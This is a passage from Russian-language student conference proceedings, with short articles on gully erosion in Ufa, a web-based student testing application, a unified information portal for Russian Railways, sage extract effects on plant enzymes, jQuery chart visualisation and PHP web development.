Негативная роль оврагов в наибольшей степени определяется разрушением земельных угодий, инженерных объектов, коммуникаций. Оврагами разрушаются коммунальные и промышленные строения, дороги, опоры линий электропередач. В настоящее время внимание к оврагам на территории жилищного строительства усиливается вследствие экологического неблагополучия прилегающих к оврагам территорий. Овраги использовались как ранее, так и сейчас под несанкционированные свалки промышленных и бытовых отходов, что нередко представляет угрозу здоровью людей.

Процессы оврагообразования обусловлены деятельностью временных русловых потоков. Начало оврагообразования связано в большинстве случаев со склонами долин рек. Если в пределах склона или его бровки имеются различные естественные или искусственные неровности, понижения, то при выпадении дождя или таяния снега в них происходит слияние отдельных стекающих струй воды, которые разрушают указанные части склона и на их месте образуются различные промоины, рытвины. Так начинается на склонах процесс размыва или эрозии. Фактически это первая зародышевая стадия развития оврага. В последующем в таких рытвинах периодически концентрируется еще большее количество воды, и они начинают расти в глубину, ширину, вниз и вверх по склону. По мере дальнейшего углубления профиль оврага постепенно выравнивается, его устье достигает основания, куда впадает поток. Уровень реки или какого-либо бассейна, куда входит овраг, называется базисом эрозии. В вершине оврага, выдвинувшейся за бровку склона образуется перепад. В результате возникающие водотоки обрушиваются в вершину оврага водопадом или образуют здесь стремнины с быстрым течением, что способствует интенсивной эрозии и постепенному продвижению вершины оврага в глубь водораздельного плато. Такой процесс роста вверх по течению потока называется регрессивной или попятной эрозией. Изложенное включает первую и вторую стадии развития оврага (всего их четыре). Третья стадия – это выработка профиля равновесия и четвертая стадия – затухание роста оврага.

Классическим примером геологического объекта, несущего на себе сеть оврагов, является «Уфимский полуостров» на котором раскинулась столица Республики Башкортостан город Уфа. Овраги городские, характерная особенность ландшафта г. Уфы, отмеченная еще в начале XIX века архитектором В.И. Гесте как черта, придающая городу своеобразие и в тоже время затрудняющая планировку кварталов.

Возникновение большинства городских оврагов связано с процессами эрозии в рыхлых породах (глинах, суглинках, песках). Эрозионные овраги имеют линейные очертания и открытые устья. Наибольшее их количество пересекает территорию «полуострова» в Кировском районе. Особенно крупные овраги расположены между улицами Пушкина, Коммунистической и Октябрьской революции.

Много оврагов на правом берегу Белой между железнодорожным мостом и Софроновской пристанью, а далее на Уфимском карстовом косогоре. Именно вдоль крутого склона правого коренного берега реки Белой проходит железная дорога и на этом участке имеют место многочисленные пересечения железнодорожного пути с глубокими растущими оврагами. Вынос на железнодорожный путь переносимого потоком воды в овраге материала может привести к аварийной ситуации. С целью предупреждения подобной ситуации в местах выхода оврагов на пути под железнодорожным полотном укладывается труба большого диаметра или тоннель прямоугольного либо квадратного сечения через который может пройти весь переносимый материал, а сами сооружения в необходимых случаях обеспечивают их свободную экстренную или профилактическую прочистку(рис.).



Рисунок 1 - Водопропускной тоннель под железной дорогой (фото К.В. Антонова, июнь 2016 г.)

Много оврагов в долине реки Сутолоки, в верховьях которой они имеют вид балок, а в среднем и нижнем течении глубоко врезаются в склоны и открываются к пойме. Три крупных оврага прорезают правый склон долины реки Белой между Усольской горой и низовьем реки Уфы. Большие образования имеются и в долине реки Шугуровки. Размеры оврагов различны. Например, Лагерный овраг в Старой Уфе и овраг, пересекающий правый склон Сутолоки у автотранспортного техникума имеют длину около 1,5 км, ширину 60 м, ширину днища – 2-3 м и глубину около 10 м.

Юго-восточная часть полуострова между рекой Уфой и долиной Сутолоки, занимающей междуречный увал с Лысой (Дудкинской) и Усольской горами, а также Сергиевским холмом называют Уфимско-Сутолокским ландшафтом. Участки плато, расположенные между ними в результате городской застройки, постепенно выравниваются, но этому мешают овраги, протянувшиеся в сторону долин рек Белой, Уфы и Сутолоки.

Юго-западная часть Бельско-Уфимского междуречья к западу от долины Сутолоки охватывает так называемый Бельско-Сутолокский ландшафт. Его западная и южная окраины расчленены глубокими оврагами, холмы круто обрываются к реке Белой. Здесь же расположен один из крупнейших на «Уфимском полуострове» Черкалихинский овраг. Овраг облаго-

рожен и представляет зону отдыха и проведения массовых мероприятий. На нескольких уровнях овраг перекрыт плотинами, выровнен на их уровне и представляет площадки разного назначения. Склоны оврага задернованы и укреплены посадкой хвойных деревьев. Остальная часть плато снижена и сглажена, за счет более ранней застройки.

Русло Сутолоки исчезло вместе с верхней частью оврага под асфальтовым покрытием улицы Лесотехникума, а овраг тянулся на юго-запад. На участке, где начинается Сутолокский овраг, даже следов речки Сутолоки нет – здесь она полностью ушла в канализационные подземные стоки. В 2002 году в связи со строительством автотранспортного тоннеля часть русла Сутолоки в районе парка Лесоводов была убрана в железобетонную трубу. По основной же части Сутолокского оврага проложен проспект Салавата Юлаева, большая транспортная магистраль, соединяющая южные районы г. Уфы со спальным районом Сипайлово и промышленным районом Инорс. Протяженность магистрали – 7 км. Ширина проезжей части проспекта – 26,5 м (шесть полос дорожного полотна с шестиметровой разделительной полосой), восемь транспортных развязок плюс четырехметровые секторы разгона перед мостами.

Помимо эрозионных, в зоне города имеются более 20 эрозионно-карстовых оврагов, которые особенно развиты в правых крутых склонах долин рек Белой и Уфы. Они имеют циркообразную форму и большие размеры (глубина достигает 50-100 м, а ширина около 0,3-0,5 км). Наибольшие из них находятся у железнодорожного разъезда «Воронки» и в районе Лысой горы. Эти овраги заросли густым широколиственным лесом. На их склонах и днищах можно встретить множество карстовых воронок.

В зоне жилой застройки имеются два крупных оврага в правом склоне долины Белой близ железнодорожного моста. Их склоны искусственно террасированы, а террасы застроены одноэтажными домами.

Современные технические средства по борьбе с эрозионными процессами, позволяют значительно ограничить проявление овражной эрозии. Вместе с тем, возможно использование крупных овражных форм в черте города под парковые, рекреационные зоны, в сельских местностях для создания прудов в оврагах и организации прудового хозяйства.

В борьбе с ростом оврагов применяют различные способы: в самых размываемых, опасных местах сажают кустарники и деревья, которые своими корнями удерживают горные породы от их дальнейшего размыва; выравнивают склоны и высевают на них травы; строят бетонные укрепления склонов; заваливают вершины оврагов щебнем и др.

Библиографический список:

1. Зорина Е.Ф. Овражная эрозия: закономерности и этапы развития. - М.: ГЕОС, 2003.
2. Зорина Е.Ф. Некоторые особенности развития овражной эрозии // Геоморфология, 1987.
3. Любимов Б.П., Тимофеев Д.А. Что такое овраг? // Геоморфология, 1998.
4. Любимов Б.П., Моряков Л.А. История и прогноз развития оврага, исследованного в конце XIX века // Геоморфология, 1984.
5. Никольская И.И., Ковалев С.Н. Методика определения интенсивности роста оврага // Геоморфология, 1993.

СОЗДАНИЕ ПРИЛОЖЕНИЯ ДЛЯ ТЕСТИРОВАНИЯ УЧАЩИХСЯ

Шевко А.В., Березовская Е.М.

Гомельский государственный университет им. Ф.Скорины, Беларусь

XXI век является информационным веком в истории человечества. Сейчас в жизни человека информационные технологии играют не последнюю роль. В повседневной жизни современный человек работает с стационарными и мобильными устройствами, подключенных к сети интернет. С их помощью он получает актуальную информацию, коммуникации.

Современные информационные технологии интенсивно внедряются в учебный процесс. Кроме образовательных целей компьютеры используются в качестве платформы для проведения контроля знаний. Одним из видов проверки является тестирование [1]. Несмотря на недостаточную гибкость вариативности тестов, они предоставляют возможность тести-

руемым сконцентрироваться на определенном вопросе и внимательно анализировать каждый из предложенных вариантов ответа.

Было разработано и размещено в сети учебного учреждения «Гомельский государственный университет имени Франциска Скорины» приложение для проверки усвоенного материала. В разработанном приложении были использованы современные Web-технологии. Реализация тестирующего приложения в виде Web-приложения обусловлено доступностью технологий, простотой использования и широким охватом пользователей. В отличие от прикладных программ, требующих установки, переноса баз данных на другие компьютеры, для использования Web-приложением понадобится браузер и доступа к сети Ethernet.

В разработанном приложении доступна возможность создавать тесты с одним или несколькими правильными вариантами ответа. Одновременно тестироваться может неограниченное количество человек, позволяя проверять учащихся без ожидания и по разным темам. В приложении реализована возможность продолжения прохождения теста при обрыве связи. По окончании теста существует возможность просмотра верных и неверных вариантов ответов данные испытуемым. Оценка результатов подсчитывается сразу после прохождения теста, вывода результат усвоения по пройденному тесту. Все результаты пройденных тестов хранятся в базе данных, они могут быть использованы для построения графиков успеваемости, визуализации процентного отношения усваиваемого материала, сбора аналитических данных и наблюдения за прогрессом учащихся за заданный промежуток времени.

В приложении существует возможность импорта файла, содержащего готовые тесты с вариантами ответов, подготовленного заранее преподавателем, редактировать или добавлять тесты.

При создании тестирующей системы были использованы технологии и программные продукты, которые являются открытыми или предоставляемые компанией Microsoft по программе для студентов: ASP.NET MVC – открытая технология для создания Web-приложений в основе которого используется платформа .NET; среда разработки Microsoft Visual Studio. Для хранения данных была использована СУБД Microsoft SQL Server 2008, а в качестве сервера – Windows Server 2008 R2 [3-4]. Выбранные программные продукты нетребовательные к характеристикам сервера.

Разработанное приложение является клиент-серверным [5].

Для реализации серверной части тестирующего приложения была выбрана платформа Microsoft ASP.NET MVC5. Данная платформа позволяет быстро создавать веб-приложения. В качестве веб-сервера для веб-приложения используется Microsoft IIS (Internet Information Services). Серверная часть приложения написана с применением паттерна MVC и REST API. Передача данных происходит в текстовом формате обмена данными JSON (JavaScript Object Notation).

Клиентская часть реализована по принципу SPA (Single page application) – это веб-приложение, которое выполняется непосредственно на стороне клиента в web-браузере, обычно написанное на комбинации из HTML, JavaScript и CSS. Приложение может получать доступ к структурам веб-страницы как к объектам дерева DOM.

Для front-end части был использован фреймворк Backbone и его надстройки MarionetteJS (Backbone.Marionette) на языке JavaScript. Он использует для упрощения работы с DOM (Document Object Model – объектная модель, используемая для XML/HTML-документов.) такие библиотеки как JQuery и библиотеку расширения работы с данными Underscore. Данный фреймворк основан на архитектуре MVC [6].

Клиентская часть представлена веб приложением, с которым пользователь работает. Для того, чтобы пользоваться приложением достаточно иметь браузер и последовательно переходить по пунктам меню. Карта переходов представлена на рисунке 1.



Рисунок 1 – Карта переходов

Клиентское web-приложение состоит из навигационной части (темная полоса, рисунок 2), которая помогает ориентироваться пользователю и основной части. На основной части показывается различная информация пользователю. Общий вид приложения представлен на рисунке 2. Навигационная часть содержит основные ссылки, а также кнопку выхода пользователя и имя пользователя под которым авторизовался пользователь.



Рисунок 2 – Общий вид приложения

При создании или редактировании теста появляется страница, предоставленная на рисунке 3. На ней есть поля названия теста, родительская категория. Количество вопросов набирается динамически, для добавления нового вопроса нужно нажать кнопку «Добавить вопрос» и в конце страницы появится пустая форма для добавления нового вопроса к тесту. У каждого вопроса может быть несколько вариантов ответов, для добавления нового варианта ответа нужно нажать кнопку «добавить вариант ответа», появится поле для ввода варианта ответа. У каждого варианта ответа есть показатель верности, верный или нет, для изменения этого показателя следует нажать на кнопку переключения показателя, и он сменится на противоположный.

В результате работы спроектировано и реализовано тестирующее приложение на базе архитектуры «клиент–сервер» в виде web-приложения. Также спроектирована и реализована модель проверки тестов и тестирования.



Рисунок 3 – Редактирование теста

Библиографический список:

1. Аванесов В.С. Композиция тестовых заданий. М.: АДЕПТ, 1998. – 217 с.
2. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.: Вильямс, 2013. – 1311 с.
3. Хорстман К. Java: тонкости программирования: Том 2. М.: Изд. дом «Вильямс», 2009. - 530с.
4. Шилдт Г. Полный справочник по Java. СПб.: 2007. – 1030с.
5. Шевко А.В., Березовская Е. М. Разработка сетевой тестирующей системы / Новые математические методы и компьютерные технологии в проектировании, производстве и научных исследованиях: Материалы XIX Республиканской научной конференции студентов и аспирантов в двух частях, Часть 2. – Гомель: ГГУ им. Ф. Скорины, 2016. – .273.

ПРЕДПОСЫЛКИ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ЕДИНОГО ИНФОРМАЦИОННОГО ПРОСТРАНСТВА В ОАО «РЖД»

Шипилова Ю.О., Бакланов А.Ю., Франтасов Д.Н.

Самарский государственный университет путей сообщения

В современном мире информационные технологии внедряются во все сферы деятельности любой отрасли. Для такой сложной отрасли, как железнодорожные перевозки это тем более актуально. В ОАО «РЖД» эксплуатируется огромное количество информационных систем. Все системы взаимодействуют друг с другом, передавая разного рода информацию. На одном рабочем месте может быть установлено более 10 автоматизированных систем управления (АСУ) различными ресурсами. Некоторые АСУ нужны пользователю лишь для получения какой-либо информации.

Работнику было бы удобнее иметь доступ к единому ресурсу (порталу), где он мог бы получать всю необходимую информацию, чем каждый раз открывать АСУ, проходить процесс авторизации и производить поиск по разнотипным формам. На таком портале пользователь смог бы сам для себя настроить интерфейс, чтобы видеть только то, что ему необходимо в работе.

Для создания такого портала требуется продумать ряд нюансов:

- 1) Какие ИС эксплуатируются в ОАО «РЖД»?
- 2) Какие данные передают друг другу АС ОАО «РЖД»?
- 3) В каком формате передаются данные между АС ОАО «РЖД»? Почему именно в таком формате?

4) Возможно ли сделать единую точку входа и авторизации? Каким образом? Например, электронно-цифровой ключ или смарт-карта.

5) Какие угрозы могут возникнуть при разработке и эксплуатации единого портала?

6) Возможно ли разработать единый портал без доработки имеющихся АС/АСУ?

При разработке ряда АСУ уже определены механизмы экспорта и импорта данных. Так, в основном, данные между АСУ передаются в формате XML и через сообщения. Язык XML хорош тем, что он позволяет структурировать информацию разного типа, используя для этого произвольный набор функций. Однако, сейчас есть и другие языки, которые превосходят XML.

Так же у пользователя для каждой системы есть свои данные для входа (логин, пароль). Необходимо обеспечить единую точку входа. Единая точка входа – обеспечивает унифицированный интерфейс для интерфейсов в подсистеме, что в свою очередь упрощает использование подсистем. В системе, реализованной на веб-технологии, существует много одинаковых действий, которые необходимо производить во время обработки запросов, например, таких как: контроль безопасности, многоязычность, настройка интерфейса пользователя, мониторинг данные в режиме реального времени и т.д. Все перечисленные действия приводят к дублированию большого количества кода, что в свою очередь сказывается на быстродействии системы.

Для решения данной проблемы, возникает острая необходимость в использовании единственного объекта-обработчика, который содержит единую логику поведения системы, исключая повторы и способствующую улучшению работы системы в реальном времени, что на многопользовательской платформе является самым приоритетным направлением.

Точка входа может быть адрес, с которого начинается выполнение последующих программ, иными словами это является скрипт, с которого начинается генерация html – страницы. Как правило, интернет ресурсы реализованы на языке PHP, а сервер в свою очередь позволяет выполнить любой из php-файлов, лежащих в заданной директории. В этом случае получается, что сайт будет иметь несколько точек входа. Сервер принудительно генерирует и отправляет все запросы к одному скрипту, в нашем случае для посетителей сайта — это будет index.php, а для входа в административную часть скриптом будет являться administrator/index.php. Обозначенные скрипты анализируют запрос, определяют какие скрипты еще нужно подключить и что еще необходимо выполнить.

Не смотря на концепцию «Единая точка входа», точек оказалось 2: административная и пользовательская. Данное решение упрощает администрирование и исключает возможность несанкционированного входа в разрабатываемую систему.

Так как система может включать в себя много функциональности и полномочий, которые на сегодняшний день реализованы в сотни разнородных программ, необходимо детально проработать вопрос информационной безопасности.

Имея одну «единую» точку входа, мы подвергаем системы опасности т.к. злоумышленник, завладевший чьей-то учетной записью заведомо, разом получает доступ ко всем системам и полномочиям, которыми обладал пользователь. Следовательно, необходимо реализовать многоуровневый сегмент авторизации пользователей, чтобы уже на этом этапе работы с системой можно было бы отследить злоумышленников и несанкционированный вход и принять должные меры в соответствии с действующей политикой безопасности.

Библиографический список:

1. Одиночкина С.В. Основы технологий XML – СПб.: НИУ ИТМО, 2013. – 56 с.
2. Дружинин Г.В. Эксплуатационное обслуживание информационных систем – М.: ФГБОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2013. – 220с.
3. Единая точка входа в web-приложение дата обращения: 12.02.2017 <https://habrahabr.ru/post/115389/>

**МЕХАНИЗМЫ АЛЛЕЛОХИМИЧЕСКОГО ВОЗДЕЙСТВИЯ ЭКСТРАКТИВНЫХ
ВЕЩЕСТВ ШАЛФЕЯ ЛЕКАРСТВЕННОГО НА НЕКОТОРЫЕ
ФЕРМЕНТЫ РАСТЕНИЙ**

Ширяева¹ А.И., Аравийская¹ В.В., Садыков² А.Р., Саньков³ А.Н.

*¹Муниципальное общеобразовательное автономное учреждение «Средняя общеобразова-
тельная школа №39»*

²ООДЭБЦ, ³ОрГМА

Наша работа относится к области исследований, которую стали называть химической экологией. Химическая экология - это наука о химических взаимоотношениях между живыми организмами или между живой и неживой природой. Особенность этого нового направления в частности заключается в поиске новых биологически активных веществ и оценке их активности с помощью биотестирования.

Цель нашего исследования заключалась в том, чтобы выявить некоторые механизмы воздействия экстрактивных веществ из листьев шалфея лекарственного на пшеницу и арбуз обыкновенный. Мы выбрали методики для достижения поставленной цели и объектами для аллелохимического воздействия, оценили аллелохимическое воздействие экстрактивных веществ шалфея на активность некоторых ферментов растений в зависимости от концентрации приготовленных настоев и длительности контакта проростков с ними. Объектами исследования стали проростки семян пшеницы и арбуза, в которых определялись активность амилазы (в пшенице) и уреазы (в арбузе).

Для выявления влияния экстрактивных веществ шалфея на семена пшеницы и арбуза мы использовали методику определения энергии прорастания семян. Использовали 4 чашки Петри. В 1-ю наливали 10 мл воды (контроль), во 2- 3%-ный, в 3- 1,5%-ный, в 4- 0,75%-ый по 10 мл настоев шалфея. В каждую чашку вносили по 50 промытых водой зерен пшеницы, закрывали чашки крышками и оставляли при комнатной температуре. Через 48 часов подсчитывали число проросших семян в каждой чашке и вычисляли по формуле энергию прорастания семян. Наблюдали, что под действием 3%- и 1,5%- настоев происходит угнетение роста проростков, а под действием 0,75% настоя активность роста практически не уступала контрольным семенам. Следовательно, экстрактивные вещества шалфея обладают аллелохимической активностью по отношению к проросткам семян пшеницы, и эта активность зависит от концентрации настоев. Тот же метод мы применили и к семенам арбуза. Мы наблюдали, что экстрактивные вещества 3%- настоя практически не оказывали воздействия на прорастание семян арбуза, а 1,5%- и, в особенности, 0,75%- настоев оказывали явно стимулирующее действие.

Количественное определение амилазной активности проводили по методике Вельгемута. Она основана на реакции расщепления крахмала через декстрины до мальтозы. Продукты расщепления с йодом дают различную окраску: от сине-фиолетовой - через красно-бурую - к желтой. Активность амилазы характеризовали количеством раствора крахмального клейстера (мл), который полностью гидролизировался определенным объемом экстракта, содержащего амилазу 60 минут при комнатной температуре. В течение первых 24 часов экстрактивные вещества, содержащиеся в настоях, стимулировали активность амилазы, а в последующие сутки ингибировали её активность.

Для определения активности уреазы мы использовали методику разбавления экстрактов, содержащих уреазу, подобно той, которая используется в методике определения активности амилазы по Вельгемуту. Уреаза катализирует гидролиз мочевины с образованием CO_2 и NH_3 . Образовавшийся аммиак при взаимодействии с водой образует гидроксид аммония, который при диссоциации создает избыток OH^- , что приводит к возникновению щелочной среды. В такой среде фенолофталеин приобретает розовую или даже малиново-красную окраску. Наблюдения показывали, что экстрактивные вещества из 3% настоя снижали активность уреазы, а 1,5- и 0,75% активировали ее в семенах арбуза, что, вероятно, создавало до-

полнительный источник легкоусвояемого азота и способствовало усиленному росту проростков.

Как мы видим, экстрактивные вещества настоев из листьев шалфея обладают разнонаправленным аллелохимическим действием на рост и развитие проростков семян пшеницы и арбуза, а также активность некоторых гидролитических ферментов – амилазу и уреазу. Но остается открытым вопрос о механизме воздействия экстрактивных веществ шалфея на сами ферменты: амилазу и уреазу. Примененные нами методы могут быть использованы для оценки аллелохимических свойств растений, например, как экспресс-методы для оценки пригодности лекарственного растительного материала в дополнение к фармакопейному методу, основанному на предварительной экстракции эфирных масел.

Библиографический список:

1. Барбье М. Введение в химическую экологию. - М.: Мир, 1978.- 229 с.
2. Гродзинский А.М. Химическое взаимодействие растений. Киев: Наук. Думка, 1981. – 219 с.
3. Инновационный курс экологии – факториальная экология. <http://scipeople.com/publication/99>
4. Аллелопатия <http://ru.wikipedia.org/wiki>
5. Государственная Фармакопея СССР. - 11-е изд.- М.: Медицина, 1990. - Вып. 2 - 400 с.

ВИЗУАЛИЗАЦИЯ ДАННЫХ СРЕДСТВАМИ ЯЗЫКА JAVASCRIPT

Шуакпай М.М., Тулеуов Б.И.

Евразийский национальный университет имени Л.Н. Гумилева

В настоящее время стремительному развитию средств бизнес-аналитики и интеллектуального анализа данных сопутствует развитие таких методов поддержки аналитической работы с данными, как визуализация данных и визуальная аналитика, которые позволяют наглядно представить большие массивы числовой и другой информации в интуитивно понятной и информативной визуальной форме.

Визуальное представление численных данных, являющихся результатами научных исследований или прикладных, инженерных и технологических расчетов, на сегодняшний день представляет собой важнейшую отрасль знания и технологического развития. Без использования современных концепций, методов и программных средств научной визуализации, невозможно провести полный и достоверный анализ результатов численного моделирования сложных физических и технологических процессов, проводимый на современной вычислительной технике. Получить и понять научный результат становится возможным зачастую только с помощью совокупности методов и концептуальных подходов визуального представления численных данных. Это новое качество визуального представления численных полей называют научной визуализацией. Визуализация является существенной частью процесса численного моделирования, обеспечивающей анализ и правильную интерпретацию результатов вычислений, а также дальнейшую работу с вычислительной моделью, что крайне важно в области систем автоматизированного проектирования, где почти все задачи являются NP-трудными и результаты которых, особенно в условиях с большим количеством данных, сложно интерпретировать безошибочно.

Объектом настоящего исследования является массивы показателей в научно-технической сфере. Примерами таких показателей являются индикаторы научно-технического потенциала развития науки и техники, содержащиеся в базах данных научно-технических программ: базе заявок на формирование тематики и объемов финансирования работ и проектов, базе заявок на участие в конкурсе, базе государственных контрактов, заключенных государственным заказчиком, и базе результатов выполненных работ.

Предмет исследования – методы и средства визуализации структурированных данных.

Цель исследования состоит в том, чтобы передавать информацию четко и эффективно для её пользователей, применяя методы визуализации данных средствами языка JavaScript.

Стоит отметить преимущества использования средств языка JavaScript для визуализации данных. Кроссплатформенность - способность программного обеспечения (ПО) работать

более, чем на одной аппаратной платформе и операционной системе, возможность использования на мобильных устройствах, которые имеют подключение к сети Интернет. Поскольку JavaScript широко применяется в серверном ПО, то разработанное с применением этого языка приложение легко развернуть, что является важной характеристикой. Этот язык позволяет применять масштабируемую векторную графику и JavaScript-библиотеку с открытым исходным кодом JQuery для создания просматриваемых в браузере визуализаций, которые преобразуют информацию в графики, диаграммы, фигуры и цвета.

Библиотека JQuery получила весьма широкое распространение и поэтому веб-разработчики должны быть знакомы с ней: даже если вы не собираетесь ее использовать, вы наверняка встретитесь с ней в сценариях, написанных другими. К счастью, библиотека JQuery весьма стабильна и достаточно компактна. Библиотека JQuery ускоряет программирование на языке JavaScript. Она позволяет писать меньше кода, упрощая процесс программирования. Иногда, используя библиотеку JQuery, можно обнаружить что, то и дело переписываешь один и тот же код часто используемых функций. В этом случае имеет смысл написать свой собственный специальный плагин JQuery.

Плагины JQuery позволяют пополнять библиотеку JQuery своим кодом; их можно использовать для любых повторяющихся функций. Например, имеется множество плагинов для демонстрации слайд-шоу и создания раскрывающегося списка или меню «аккордеон». Если поискать плагины JQuery, то можно найти множество примеров, которые можно использовать в собственных проектах (и посмотреть, как они построены).

JQuery - это библиотека, которая расширяет язык JavaScript. Создавая новый плагин, вы, по существу, расширяете библиотеку JQuery, которая, в свою очередь, расширяет JavaScript. Чтобы понять, как именно ваш плагин расширяет библиотеку JQuery, требуется понимание свойства JavaScript prototype. Это свойство используется не явно, а скрыто - через свойство JQuery fn, которое представляет собой JQuery - псевдоним собственного свойства prototype JavaScript.

Эта библиотека упрощает поиск элементов документа и облегчает манипулирование ими: добавление содержимого, изменение HTML-атрибутов и CSS-свойств, определение обработчиков событий и воспроизведение анимационных эффектов. Она также имеет вспомогательные функции поддержки архитектуры Ajax, позволяющие выполнять динамические HTTP-запросы, и функции общего назначения для работы с объектами и массивами. Ниже перечислены особенности, которые обеспечивают широту возможностей и удобство использования библиотеки JQuery:

- Выразительный синтаксис (CSS-селекторов) для ссылок на элементы документа
- Эффективная реализация механизма запросов, выполняющего поиск множества элементов документа, соответствующих указанному CSS-селектору
- Множество удобных методов для манипулирования множествами выбранных элементов
- Мощные приемы функционального программирования для выполнения операций сразу над всей группой элементов.

Библиотека JQuery является свободно распространяемым программным обеспечением. Ее можно загрузить с сайта <http://jquery.com>. Получив библиотеку, вы сможете подключать ее к своим веб-страницам. Библиотека JQuery реализует девять методов простых анимационных эффектов скрытия и отображения элементов. Их можно разделить на три группы по типам воспроизводимых ими эффектов: `fadeIn()`, `fadeOut()`, `fadeTo()`. Метода `animate()` позволяет воспроизводить более сложные анимационные эффекты, чем методы простых эффектов.

Первое, что мы делаем в JavaScript-коде - подготавливаем три массива, по которым будут построены три графика. Затем мы вызываем плагин `jqPlot`, в первом аргументе передаем ему идентификатор элемента, в который будут выводиться графики, во втором аргументе - массив из подготовленных ранее данных и, наконец, в третьем аргументе - объект с настройками плагина. Если с первыми двумя аргументами все более или менее понятно, то с третьим аргументом знакомство только предстоит.

Мы используем богатые возможности, предоставляемые библиотекой jQuery. JQuery-одна из лучших библиотек на данный момент для визуализации данных, которая значительно упрощает и ускоряет написание JavaScript кода.

JQuery плагин для создания функциональных таблиц с данными. Плагин позволяет делать сортировку по нескольким столбцам с определением типов данных, смарт-обработку ширины столбцов и многое другое. JQuery позволяет создавать анимацию, обработчики событий, значительно облегчает выбор элементов в DOM и создание AJAX запросов.

Данная библиотека работает со всеми браузерами (IE 6.0+, FF 2.0+, Safari 3.0+, Opera 9.0+, Chrome). Это значит, что больше не нужно будет беспокоиться о кроссбраузерной совместимости JavaScript кода. Для jQuery написано огромное количество плагинов, которые позволяют расширить ее возможности еще больше.

Для решения поставленной цели применяется jqPlot - один из самых удачных плагинов к библиотеке jQuery и самый мощный среди плагинов, позволяющих реализовывать различные графики и диаграммы. Плагин имеет очень много всевозможных настроек, описанию которых можно посвятить отдельную книгу. Поэтому мы остановимся на рассмотрении основных возможностей и на относительно простых примерах познакомимся с принципами реализации различных типов графиков, что позволит в дальнейшем самостоятельно решить задачи. Вообще, следует отметить, что jqPlot, который является плагином для библиотеки jQuery, в свою очередь имеет набор собственных плагинов, реализующих различные виды графиков и действия над ними. Это очень полезная возможность плагина jqPlot. Во-первых, данный график можно изменять, перемещая его узлы (отмеченные точками) с помощью указателя мыши. Во-вторых, при этом автоматически рассчитывается линия тренда. Для создания такой функциональности потребуется подключить дополнительные файлы.

JqPlot- плагин к библиотеке jQuery, генерирующий красивые диаграммы самых разных видов (линейные, гистограммы, круговые и др.) и отображающий множество вспомогательных элементов: оси (в том числе до 9 вспомогательных), легенды, значения и различные всплывающие подсказки и прочее.

Для того, чтобы создавать графические формы, рисовать линии, вращать изображения, плагин использует тэг canvas – элемент спецификации WebApplications 1.0, которая уже воплотилась в язык HTML5. Браузеры Firefox, Opera, Chrome, Safari поддерживают тэг canvas. В настоящее время все распространенные браузеры поддерживают этот стандарт.

JavaScript - код довольно прост, так как мы не передаем никаких дополнительных настроек, за исключением заголовка. Остальные действия выполняем как обычно - готовим данные, вызываем плагин, которому передаем идентификатор целевого элемента, данные и немного настроек.

Нами разработано веб-приложение, демонстрирующее применение технологий на основе JavaScript для вывода научной и деловой графики, в том числе с применением анимации.

В заключение отметим, что мы рассмотрели далеко не все возможности, предоставляемые JavaScript по организации графиков и диаграмм, но получили достаточно информации, чтобы суметь самостоятельно решать подобного рода задачи. Данное приложение можно успешно применить в образовательных целях.

Библиографический список:

1. Самков Г.А. jQuery. Сборник рецептов. - 2-е изд., перераб. и доп. - СПб.: БХВ-Петербург, 2011. - 416 с.: ил. + CD-ROM - (Профессиональное программирование)
2. Смирнова М.Е. Библиотека бизнес-графики для систем автопубликации печатных изданий / М.Е. Смирнова // Вестник Мгуп.-2010. - № 11. - С. 217-224.
3. Флэнаган Д. JavaScript. Подробное руководство, 6-е издание. – Пер. с англ. – СПб: Символ-Плюс, 2012. – 1080 с., ил.

ИНФОРМАТИЗАЦИЯ ОБЩЕСТВА. ЯЗЫК ПРОГРАММИРОВАНИЯ PHP

Ярмош В.С., Кулагина М.В.

Гомельский государственный университет имени Ф. Скорины, Беларусь

Роль информатики в развитии общества чрезвычайно велика. Сегодня в мире нет ни одной отрасли науки и техники, которая развивалась бы столь же стремительно, как информатика. Каждые два года происходит смена поколений аппаратных и программных средств вычислительной техники. Фактически за последние годы произошла революция в области передачи, накопления и обработки информации. Эта революция, затрагивает и коренным образом преобразует все области человеческой жизни. Значительное увеличение возможностей компьютерной техники, развитие информационных сетей, создание новых информационных технологий приводят к радикальным изменениям во всех сферах общества: в производстве, науке, образовании, медицине и т.д. Народы развитых стран осознают, что совершенствование информационных технологий представляет самую важную, хотя дорогостоящую и трудную задачу.

Информатизация - это сложный социальный процесс, связанный со значительными изменениями в образе жизни населения. Он требует серьёзных усилий на многих направлениях, включая ликвидацию компьютерной неграмотности, формирование культуры использования новых информационных технологий и др.

Цель информатизации - улучшение качества жизни людей за счет увеличения производительности и облегчения условий их труда.

ИТ являются жизненно важным стимулом развития самых разных сфер деятельности человека, вряд ли кто-либо сможет назвать сферу, где они не используются хотя бы косвенно. Начиная от узкоспециализированных областей тяжелой промышленности и заканчивая такими вещами, как аватары для Twitter или Facebook – везде информационные технологии прямо либо косвенно находят свое применение. Любые бухгалтерские операции на любом предприятии сегодня проводятся с использованием компьютера. То, насколько эффективно работает городское самоуправление, во многом определяется теми техническими средствами и тем программным обеспечением, которыми оно располагает. Естественно, использование самых последних технологий и технических средств не решает полностью всех проблем, однако инновации могут значительно упростить и ускорить работу служащих. Особенно это заметно на сложных участках аналитической деятельности, в процессах формирования отчетов и справок.

PHP - это язык программирования, специально разработанный для написания web-приложений, исполняющихся на Web-сервере. Синтаксис этого языка взял начало от C, Java и Perl. Этот язык сравнительно прост. Если тебе необходимо создать web-приложение, использующее базу данных, то PHP - это то, без чего тебе не обойтись. Его плюс в том, что его можно интегрировать с HTML кодом и внедрять в него PHP команды.

С информатизацией общества многие люди предпочитают приобретать товары через интернет магазины ввиду того, что так комфортнее, а главное – выгоднее. На основе языка PHP было создано web-приложения “Интернет-магазин спортивных товаров”.

Секция 3

Экономика и менеджмент: состояние, проблемы и решения

АНАЛИЗ РОССИЙСКОГО РЫНКА СОТОВОЙ СВЯЗИ

Алеев Р.Р.

Ульяновский государственный университет

Актуальность данной статьи заключается в том, что рынок сотовой связи является стабильной, но активно развивающейся частью экономики России, значимость которой возрастает с каждым годом.

Рынок сотовой связи характеризуется исключительной степенью проникновения в жизнь людей. Так, данным видом коммуникации пользуются практически все жители России, от малых детей до стариков.

